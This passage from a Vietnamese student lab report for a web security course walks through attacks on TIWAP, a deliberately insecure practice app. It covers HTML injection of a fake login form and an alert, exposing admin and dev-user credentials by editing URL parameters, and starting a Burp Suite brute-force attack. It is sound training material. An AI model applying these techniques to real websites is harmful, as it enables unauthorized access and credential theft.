
Hình 4.8: HTML Injection – Hiển thị

Tiếp theo là thực hiện chèn vào một Form đăng nhập với các ô input yêu cầu người dùng nhập dữ liệu vào, sử dụng phương thức POST.



The screenshot shows the TIWAP (Totally Insecure Web Application Project) interface. At the top, there's a navigation bar with links to 'li Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. Below this, the title 'TIWAP' and subtitle 'Totally Insecure Web Application Project' are displayed. The main heading is 'HTML Injection'. The form asks 'Enter your name:' and has a text input field containing the payload '<form method='POST' acti'. A green 'Submit' button is below the input. Below the button, the text 'Hi,' is displayed, and a light blue box is visible at the bottom of the form area.


Hình 4.9: HTML Injection – Form




The screenshot shows the TIWAP interface after a successful submission. The title and subtitle remain the same. The main heading is 'HTML Injection'. The form asks 'Enter your name:' and has an empty text input field. A green 'Submit' button is below the input. Below the button, the text 'Hi,' is displayed. Below this, there are two empty text input fields, followed by a 'submit' button. The text '. How are you???' is displayed at the bottom of the form area.

Hình 4.10: HTML Injection – Form kết quả

Ví dụ minh họa cuối cùng của HTMLi là tạo 1 thông báo alert bằng cách nhập vào 1 đoạn javascript với event Alert.




Hình 4.11: HTML Injection – Alert



Hình 4.12: HTML Injection – Alert kết quả


4.3 Tấn Công Sensitive Data Exposure

Ở bài tập tiếp theo, nhóm sẽ thử cách tấn công bằng Sensitive Data Exposure. Với bài tập này, phần nội dung ở thanh URL sẽ bị thay đổi, bằng cách thêm đoạn `/user?userid=1`. Kết quả nhận được là một user có id =2 và username là John Doe.




Hình 4.13: Sensitive Data Exposure

Từ kết quả trên, có nghĩa là trong database còn tồn tại một user nữa với id =1 nhưng nó không hiển thị ra. Vì vậy vai trò của user này có thể là admin của trang web. Dựa vào đó, em thay đổi phần URL, ở phần user sửa thành /admin. Qua đó thu được username admin có id =1.




Hình 4.14: Sensitive Data Exposure - ID

Khi thử sửa lại userid=2 thì xuất hiện thông báo “Invalid Admin ID”. Vậy là trang web này chỉ có duy nhất 1 admin với id =1.



Hình 4.15: Sensitive Data Exposure - Invalid


Tiếp tục, thay đổi URL thành [/admin/config?userid=1](#) và thu được 1 đoạn credential cho dev-user như hình bên dưới.



Hình 4.16: Sensitive Data Exposure – Credential

4.4 Tấn Công Brute Force


Bên dưới là giao diện khi bắt đầu thực hành Brute Force. Nhiệm vụ cần làm là tìm được password chính xác.



The screenshot shows the 'TIWAP' (Totally Insecure Web Application Project) interface. At the top, it says 'TIWAP' and 'Totally Insecure Web Application Project'. Below this, the title 'Brute Force Attack' is centered. A instruction text reads: 'Perform brute force attack to get credentials of Admin (username=administrator)'. There are two input fields: 'Username' with the value 'admin' and 'Password' with five dots. A green 'Login' button is below the password field. Below the button, it says 'Invalid Credentials :(

Hình 4.17: Brute Force Attach


Mở phần mềm Burp Suite và bật chế độ Intercept. Sau đó nhập tùy ý một password.



Hình 4.18: Burp Suite - Intercept


IE105 – Bảo mật Web và ứng dụng

Burp Suite sẽ lấy được username và password vừa nhập. Như hình bên dưới, nó hiển thị username và password là admin đã được nhập.



Hình 4.19: Burp Suite – User/Password


Tại đây ta click chuột phải chọn Send to Intruder.



Hình 4.20: Burp Suite – Send to Intruder

